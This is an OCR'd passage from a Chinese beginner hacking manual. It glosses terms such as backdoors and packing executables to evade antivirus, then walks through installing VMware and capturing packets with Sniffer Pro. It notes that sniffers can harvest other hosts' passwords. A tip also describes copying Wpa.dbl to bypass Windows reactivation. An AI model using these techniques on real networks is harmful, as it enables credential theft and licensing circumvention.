后门：这也是一种形象的比喻，黑客在利用某些方法成功地控制了目标主机后，可以在对方的系统中植入特定的程序，或者是修改某些设置。这些改动表面上是很难被察觉的，但是入侵者却可以使用相应的程序或者方法来轻易地与这台电脑建立连接，重新控制这台电脑，就如同入侵者偷偷地配了一把主人房间的钥匙，可以随时进出而不被主人发现一样。通常大多数的木马程序都可以被黑客用于制作后门程序。

shell：它是一种命令执行环境，Windows XP系统中的“命令提示符”窗口就是Windows的shell执行环境。

IPC$：是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理电脑和查看电脑的共享资源时使用。

免杀：指通过加壳、加密、修改特征码等技术来修改程序，使其逃过杀毒软件的查杀。

加壳：就是利用特殊的算法，将.exe可执行程序或者.dll动态连接库文件的编码进行改变（例如实现压缩、加密），以达到缩小文件体积或者加密程序编码，甚至是躲过杀毒软件查杀的目的。目前较常用的壳有UPX、ASPack、PePack、免疫007、木马彩衣等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第2章

黑客入侵前奏——嗅探与扫描

要点导航

- 安装VMware虚拟机
- 使用Sniffer Pro截获数据包
- 使用影音神探检测网络
- 使用X-Scan扫描器
- 使用SuperScan扫描器





黑客一旦锁定了目标计算机之后就会使用各种不同的工具嗅探和扫描目标计算机，以获取目标计算机的IP地址和开放的端口，这样黑客就能够更快速地入侵电脑，因此用户需要了解黑客常用的嗅探工具和端口扫描工具。

本章主要介绍了安装VMware虚拟机、使用Sniffer Pro和影音神探嗅探目标计算机，使用X-Scan和SuperScan扫描目标计算机的端口等知识，最后介绍了使用网络新手IP隐藏器隐藏本地电脑的IP地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.1 搭建虚拟环境

关键字
虚拟、虚拟机、安装

视频学习 光盘\第2章 黑客入侵前奏——嗅探与扫描\2-1 搭建虚拟环境

难度水平 ◆◆○○○

虚拟机是一个利用软件来模拟具有完成硬件系统功能的，运行在一个完全隔离环境中的完整计算机系统，通过虚拟机软件，用户可在虚拟机系统中进行各种黑客的攻击与防御工作，即使出现意外，也不会影响到本机系统的正常运行。

2.1.1 虚拟机相关知识

虚拟机可以像真正的计算机那样进行工作，如安装操作系统、安装应用程序、访问网络资源等。当用户在虚拟机中作业时，无论系统感染病毒或是系统崩溃或被黑客攻击导致死机，受到影响的都只是虚拟机上的操作系统，而不是物理计算机上的操作系统。而且，使用虚拟机的恢复功能，可以马上恢复虚拟机到安装软件之前的状态，非常方便。

虚拟机一般分两种：一种是普通虚拟机，一种是Java虚拟机。

1. 普通虚拟机

普通虚拟机就是指用户平时最经常用的，不采用任何其他特殊技术搭建的，通过虚拟机软件模拟，营造出一个具有完整硬件系统功能的、运行在一个完全隔离环境中的计算机系统。

虚拟机只是运行在物理计算机上的一个应用程序，但是对于在虚拟机中运行的应用程序而言，它就像是在真正的计算机中进行工作。因此，当用户在虚拟机中执行了某些违法或不当操作时，虚拟机也会出现系统崩溃的情况。不过，虚拟机系统的崩溃并不会对物理计算机上的操作系统造成任何影响。因此，对于需要进行大量计算机实验的用户来说，使用虚拟机是一个不错的选择。

目前流行的虚拟机软件有VMware和Virtual PC，它们都能在Windows系统上虚拟出多个计算机，用于安装Windows、Linux、OS/2、FreeBSD等操作系统，如右图所示即为安装了Windows XP操作系统的VMware虚拟机。



2. Java虚拟机

Java虚拟机简称JVM，它是一个想象中的机器，其原理与普通虚拟机类似，也是在物理计算机上通过软件模拟来创建虚拟环境。

Java虚拟机的最大特点就是能跨平台编译，因为一般的高级语言如果要在不同的平台上运行，基本上都需要编译成不同的目标代码，而引入Java语言虚拟机后，Java语言在不同平台上运行时不需要重新编译。Java虚拟机屏蔽了语言代码与具体平台相关的信息，使得Java语言编译程序只需生成在Java虚拟机上运行的目标代码，就可以在多种平台上不加

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

修改地运行。

2.1.2 安装VMware虚拟机程序

VMware是一个虚拟计算机软件，它使用户可以在一台机器上同时运行两个或更多Windows、Linux的虚拟机系统。

VMware虚拟机安装程序在网上的各大专业的下载网站中均可找到，例如太平洋网站（http://dl.pconline.com.cn/）、天空软件站（http://www.skycn.com/）等。


步骤1：启动VMware安装程序

双击vmware安装程序图标，启动vmware安装程序。



步骤2：单击【Next】按钮


当vmware安装程序读取安装相关文件完毕后，在弹出的vmware安装程序向导对话框中，单击【Next】按钮。



步骤3：选择安装类型


❶ 在切换到的对话框中，单击选中"Typical"单选按钮，即典型安装。

❷ 单击【Next】按钮。



步骤4：单击【Change】按钮

在切换到的Destination Folder（目标文件夹）界面，单击【Change】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：设置VMware安装路径

❶ 切换到新的界面，设置其安装路径。

❷ 设置完毕后单击【OK】按钮。



步骤6：进入下一步设置


返回到Destination Folder（目标文件夹）界面，单击【Next】按钮，进入下一步设置。



步骤7：选择是否需要创建桌面快捷方式


❶ 设置是否创建桌面或开始菜单快捷方式。

❷ 单击【Next】按钮。



步骤8：确定安装VMware

切换至新的界面，单击【Install】按钮，确定开始安装VMware。



步骤9：正在安装VMware

执行上一步操作后，VMware安装程序即开始进行安装，并显示安装进度。



步骤10：输入个人信息

❶ 在安装过程中，安装程序将会提示用户分别输入用户信息、公司信息以及注册码。

❷ 输入完成后，单击【Enter】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤11：安装完成

经过一段时间的安装过程后，VMware安装完成，单击【Finish】按钮即可关闭该对话框完成安装。



步骤12：重启计算机

执行上一步操作后，在弹出的对话框中，单击【Yes】按钮，确定立即重启计算机使VMware生效。



2.1.3 在VMware上新建虚拟机

安装VMware程序后，即可启动VMware程序并在VMware上新建虚拟机，并可以为新建的虚拟机安装Windows、Linux等操作系统。在为新建的虚拟机安装操作系统后，用户即可在该虚拟机中进行各种实验操作。


步骤1：启动虚拟机程序

双击桌面上的VMware程序快捷图标，启动Vmware程序。



步骤2：新建虚拟机

在切换到的VMware Workstation窗口，单击【新建虚拟机】按钮。



步骤3：单击【下一步】按钮

弹出“新建虚拟机向导”对话框，在对话框中直接单击【下一步】按钮，如右图所示。



【新手上路】启动电脑时，我们可以根据启动时主板发出的声音来判断是否正常启动：1短为系统正常启动；2短为常规错误，进入CMOS setup，重新设置不正确的选项；1长1短为RAM或主板出错。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：选择合适的配置

❶ 切换到“选择合适的配置”界面，单击选中“典型”单选按钮。也可以自定义配置。


❷ 单击【下一步】按钮。



步骤5：选择客户机操作系统

❶ 切换至“选择一个客户机操作系统”界面，选择客户机操作系统，并选择系统版本。


❷ 单击【下一步】按钮。



步骤6：输入虚拟机名称

❶ 在“虚拟机名称”界面中输入虚拟机名称，设置虚拟机系统文件的保存位置。


❷ 单击【下一步】按钮。



步骤7：选择网络类型

❶ 切换至“网络类型”界面，单击选中“使用桥接网络”单选按钮。


❷ 单击【下一步】按钮。



步骤8：指定磁盘容量

❶ 在“指定磁盘容量”界面中设置磁盘大小。

❷ 设置完成后，单击【完成】按钮，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤9：双击CD-ROM选项

返回主界面中，双击“设备”区域的CD-ROM选项。如右图所示。



步骤10：单击【浏览】按钮

❶ 弹出“CD-ROM”对话框，在对话框中的“连接”选项组中单击选中“使用ISO镜像”单选按钮。

❷ 接着在下方单击【浏览】按钮。




步骤11：选择镜像文件

弹出“Browse for ISO Image”对话框，选择并双击要安装的虚拟机系统镜像文件，返回“CD-ROM”对话框，直接单击【OK】按钮。




步骤12：启动虚拟机

在为虚拟机指定镜像文件后，返回到VMware窗口中，单击【启动该虚拟机】按钮即可启动该虚拟机。



步骤13：单击【Yes】按钮

单击【启动该虚拟机】按钮后，此时会弹出一个对话框，用户不必理会，直接单击【Yes】按钮即可。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤14：为虚拟机安装系统

执行上一步操作后，虚拟机即会读取并加载镜像文件。接着用户即可按照安装系统的步骤，将操作系统安装到该虚拟机。



步骤15：使用虚拟机

安装系统后，用户即可在该虚拟机中进行与物理计算机一样的操作。



2.2 使用嗅探工具

难度水平 ◆◆◆◇◇

关键字
嗅探、Sniffer Pro、影音神探

视频学习 光盘\第2章 黑客入侵前奏——实探与扫描\2-2 使用嗅探工具

嗅探器是一种监视网络数据运行的软件设备，既能用于合法网络管理，也能用于窃取网络信息，如监视网络流量、分析数据包、监视网络资源利用、执行网络安全操作规则等。非法嗅探器严重威胁网络安全性，因为它不但可以进行探测行为，而且容易随处插入，所以黑客常将它作为攻击武器。

2.2.1 嗅探器概述

在讲嗅探器之前，用户首先需要明白局域网数据传输的一些基本原理。

数据在网络上是以帧为单位传输的，帧由几部分组成，不同的部分执行不同的功能。帧通过特定的称为网络驱动程序的软件进行成型，然后通过网卡发送到网线上，通过网线到达它们的目的工作站，并在目的工作站的一端执行相反的过程。接收端机器的以太网卡捕获到这些帧，并告诉操作系统帧已到达，然后对其进行存储。


然而，就是在这个传输和接收的过程中，存在安全方面的问题。

每一个在局域网上的工作站都有其硬件地址，这些地址唯一地表示了网络上的机器。当用户发送一个数据包时，这些数据包就会发送到局域网上所有可用的机器中。在一般情况下，网络上所有的机器都可以“听”到通过的数据包，但对不属于自己的数据包则不予响应。也就是说，工作站A不会捕获属于工作站B的数据，而是简单地忽略这些数据。

而通过嗅探器，处于该网络中的用户就能够监听该网络中的数据包，并从捕获到的数据包中解析该数据包中的内容，其中包括一些用户账户及其口令。使用嗅探器监听网络的原理如下图所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



嗅探器分为软件和硬件两种。软件的嗅探器有Sniffer Pro、NetXray、Packetboy、Net Monitor等，其优点是物美价廉，易于学习使用，同时也易于交流；缺点是无法抓取网络上所有的传输，某些情况下无法真正了解网络的故障和运行情况。硬件的嗅探器通常称为协议分析仪，一般都是商业性的，价格也比较贵。

本章所讲的嗅探器为一种软件，它能把包抓取下来，然后用户打开并查看其中的内容，可以得到密码等。嗅探器只能抓取一个物理网段内的包，也就是说，用户和监听的目标中间不能有路由或其他屏蔽广播包的设备。所以对一般拨号上网的用户来说，是不可能利用嗅探器窃听到其他网络中的通信内容的。

当一个黑客成功地攻陷了一台主机，并拿到了root权限，如果他还想利用这台主机去攻击同一网段上的其他主机时，他就会在这台主机上安装一款嗅探器软件，对以太网设备上传送的数据包进行嗅探，从而监听感兴趣的包。如果发现符合条件的包，就会想方设法破译数据包的内容，如果在某数据包里面包含有某主机的账户以及密码，那么该主机就极有可能被黑客入侵。

2.2.2 使用Sniffer Pro截获数据包

Sniffer Pro是一款非常优秀的便携式网管和应用故障诊断分析软件。不管是在有线网络还是在无线网络中，网络管理人员都能够利用该软件进行实时的网络监视、数据包捕获以及故障诊断分析。

1.捕获报文

Sniffer Pro具有强大的报文捕获能力，不仅提供了直观、易用的仪表板和各种统计数据、逻辑拓扑视图，并且具有能够深入到数据包的点击关联分析能力。

步骤1：启动Sniffer Pro程序

单击【开始】按钮，在弹出的菜单中依次单击“所有程序>Nerwork General>Sniffer Portable> Sniffer Portable”命令。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：执行Start命令

在启动的Sniffer Pro程序中，单击“Capture>Start”命令，如右图所示。




步骤3：单击Objects选项

❶ 在弹出的“Expert”对话框中，单击选中“Connection”选项。


❷ 单击“Objects”选项，如右图所示。

【新手上路】用户重装Windows XP后通常需要重新激活。如果在第一次激活时备份好C:\Windows\System32目录中的Wpa.dbl文件，就不用再进行激活了。重装Windows XP后只需要复制该文件到相同的目录即可。




步骤4：查看报文捕获列表

单击“Objects”选项后，在“Expert”对话框右侧可查看到Sniffer Pro捕获的报文信息，双击任意选项即可查看相关详细信息。



步骤5：查看报文详细信息

双击想要查看详细信息的报文后，在切换到的Objects选项卡中，显示出了该报文的详细信息，用户可单击【Host Table】按钮查看报文统计。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤6：查看报文统计信息

执行上一步操作后，弹出“Host Table”对话框，显示了该报文的统计信息，用户可单击【柱形图标】按钮查看图形统计。



步骤7：查看报文柱形统计图

此时在“Host Table”对话框中显示出了该报文的柱形统计图。




2. 设置捕获条件

在局域网中，数据包的发送和接收都非常大，要想在有限的时间内获取要求的数据包，建议用户设置捕获条件缩小捕获范围，以提高数据包的捕获效率。

步骤1：单击“Define Filter”命令


启动Sniffer Pro程序，然后在菜单栏依次单击“Monitor>Define Filter”命令，如右图所示。



【新手上路】用户如果想知道自己的Windows XP是否已经激活，则可依次单击“开始>运行”命令，在弹出的对话框中输入oobe/msoobe /a，然后按下【Enter】键，此时会弹出提示窗口显示该系统是否已经激活。


步骤2：单击Address标签

弹出“Define Filter-Monitor”对话框，单击Address标签，切换到Address选项卡。



步骤3：输入链路层捕获条件

